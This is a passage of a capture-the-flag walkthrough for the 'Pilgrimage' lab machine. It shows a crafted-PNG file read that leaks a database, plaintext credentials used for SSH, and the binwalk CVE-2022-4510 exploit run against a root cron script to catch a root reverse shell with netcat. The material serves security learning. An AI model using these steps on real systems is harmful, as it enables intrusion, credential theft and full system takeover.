



```
pngcrush -text a "profile" "/var/db/pilgrimage" rofl.png
exiv2 -pS  pngout.png
```

After uploading it and downloading it I then did this

```
identify -verbose dump.png
```

I used cyberchef to decode the hex value



It was really lagging my browser so I made a python script to decode it

```python
#!/usr/bin/python3
hex = '231616265323162612e706[.........REDACTED.........]231616265323162612e706'
decode = bytes.fromhex(hex)

with open('dump.db', 'wb') as f:
    f.write(decode)
```

Checking the file type shows it is a sqlite file

```
→ Pilgrimage file dump.db
dump.db: SQLite 3.x database, last written using SQLite version 3034001, file counter 70, database pages 5, cookie 0x4, schema 4, UTF-8, version-valid-for 70
→ Pilgrimage
```

Dumping the users table gives a credential `emily:abigchonkyboi123`

```
→ Pilgrimage sqlite3 dump.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
images  users
sqlite> .dump users
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users (username TEXT PRIMARY KEY NOT NULL, password TEXT NOT NULL);
INSERT INTO users VALUES('emily','abigchonkyboi123');
INSERT INTO users VALUES('pwner','pwner');
INSERT INTO users VALUES('lool','lool');
COMMIT;
sqlite>
```

Trying it works for ssh

```
→ Pilgrimage ssh emily@pilgrimage.htb
The authenticity of host 'pilgrimage.htb (10.129.22.24)' can't be established.
RSA key fingerprint is SHA256:c5phIazSUyJf+NbHOjg5OSbFOY7V2QyFKrVmfhS8vuQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pilgrimage.htb' (RSA) to the list of known hosts.
emily@pilgrimage.htb's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
emily@pilgrimage:~$ ls -al
total 36
drwxr-xr-x 4 emily emily 4096 Jun  8 00:10 .
drwxr-xr-x 3 root  root  4096 Jun  8 00:10 ..
lrwxrwxrwx 1 emily emily    9 Feb 10 13:42 .bash_history → /dev/null
-rw-r--r-- 1 emily emily  220 Feb 10 13:41 .bash_logout
-rw-r--r-- 1 emily emily 3526 Feb 10 13:41 .bashrc
drwxr-xr-x 3 emily emily 4096 Jun  8 00:10 .config
-rw-r--r-- 1 emily emily   44 Jun  1 19:15 .gitconfig
drwxr-xr-x 3 emily emily 4096 Jun  8 00:10 .local
-rw-r--r-- 1 emily emily  807 Feb 10 13:41 .profile
-rw-r----- 1 root  emily   33 Jun 28 01:45 user.txt
emily@pilgrimage:~$ cat user.txt
4bbe769a252bd43523df4722d2768bad
emily@pilgrimage:~$
```

Checking if we have sudo permission but we don't

```
emily@pilgrimage:~$ sudo -l
[sudo] password for emily:
Sorry, user emily may not run sudo on pilgrimage.
emily@pilgrimage:~$ id
uid=1000(emily) gid=1000(emily) groups=1000(emily)
emily@pilgrimage:~$
```

I uploaded `pspy` to the box and on running it I saw this

```
2023/06/28 04:38:03 CMD: UID=0    PID=731   | /bin/bash /usr/sbin/malwarescan.sh
```

Looking at the content on the script shows this

```
emily@pilgrimage:~$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
emily@pilgrimage:~$
```

```
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
```

```
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
```

The script checks for malicious file at `/var/www/pilgrimage.htb/shrunk/` and during the process it use `binwalk` to extract it

Checking the binwalk binary version shows this

```
emily@pilgrimage:~$ binwalk -version
emily@pilgrimage:~$ binwalk --help

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk
```

Searching for exploit leads here

I had to first upload a valid image to the box

```
emily@pilgrimage:~$ wget 10.10.15.124/rofl.png
--2023-06-28 04:44:04--  http://10.10.15.124/rofl.png
Connecting to 10.10.15.124:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 281907 (275K) [image/png]
Saving to: 'rofl.png'

rofl.png            100%[===================>] 275.30K   263KB/s    in 1.0s

2023-06-28 04:44:05 (263 KB/s) - 'rofl.png' saved [281907/281907]

emily@pilgrimage:~$
```

```
→ Pilgrimage cp ~/Pictures/rofl.png .
→ Pilgrimage ls
dec.py  dump.db  nmapscan  rofl.png
→ Pilgrimage http
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.21.164 - - [27/Jun/2023 19:44:05] "GET /rofl.png HTTP/1.1" 200 -
```

Now I ran the exploit

```
emily@pilgrimage:~$ python3 exploit.py

##################################################
———————————————CVE-2022-4510———————————————
##################################################
————————Binwalk Remote Command Execution————————
————————Binwalk 2.1.2b through 2.3.2 included————————
————————————————————————————————————————————————
##################################################
————————————Exploit by: Etienne Lacoche————————————
————————————Contact Twitter: @electr0sm0g————————————
———————————————Discovered by:———————————————
————————————Q. Kaiser, ONEKEY Research Lab————————————
————————————Exploit tested on debian 11————————————
##################################################

usage: exploit.py [-h] file ip port
exploit.py: error: the following arguments are required: file, ip, port
emily@pilgrimage:~$ python3 exploit.py rofl.png 10.10.15.124 1337

##################################################
———————————————CVE-2022-4510———————————————
##################################################
————————Binwalk Remote Command Execution————————
————————Binwalk 2.1.2b through 2.3.2 included————————
————————————————————————————————————————————————
##################################################
————————————Exploit by: Etienne Lacoche————————————
————————————Contact Twitter: @electr0sm0g————————————
———————————————Discovered by:———————————————
————————————Q. Kaiser, ONEKEY Research Lab————————————
————————————Exploit tested on debian 11————————————
##################################################


You can now rename and share binwalk_exploit and start your local netcat listener.

emily@pilgrimage:~$ ls
binwalk_exploit.png  exploit.py  pspy  rofl.png  user.txt
emily@pilgrimage:~$
```

Since the script triggers when a malicious file is in `/var/www/pilgrimage/shrunk` I'll rename the exploit file to a number

```
emily@pilgrimage:~$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/123456789.png
emily@pilgrimage:~$
```

```
→  Pilgrimage nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.15.124] from (UNKNOWN) [10.129.21.164] 32826
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls -al
total 40
drwx------  5 root root 4096 Jun 28 03:10 .
drwxr-xr-x 18 root root 4096 Jun  8 00:10 ..
lrwxrwxrwx  1 root root    9 Feb 10 13:43 .bash_history → /dev/null
-rw-r--r--  1 root root  571 Apr 11  2021 .bashrc
drwxr-xr-x  3 root root 4096 Jun  8 00:10 .config
-rw-r--r--  1 root root   93 Jun  7 20:11 .gitconfig
drwxr-xr-x  3 root root 4096 Jun  8 00:10 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwxr-xr-x  3 root root 4096 Jun 28 04:45 quarantine
-rwxr-xr-x  1 root root  352 Jun  1 19:13 reset.sh
-rw-r------  1 root root   33 Jun 28 03:10 root.txt
cat root.txt
22533635469d1d101fcd5869fbf42d20
```

Back on the listener we can see the reverse shell and we are root

What I have learnt:

- Dumping exposed git repo
- Source code review
- Exploiting outdated magick software
- Exploiting outdated binwalk software

#git #rce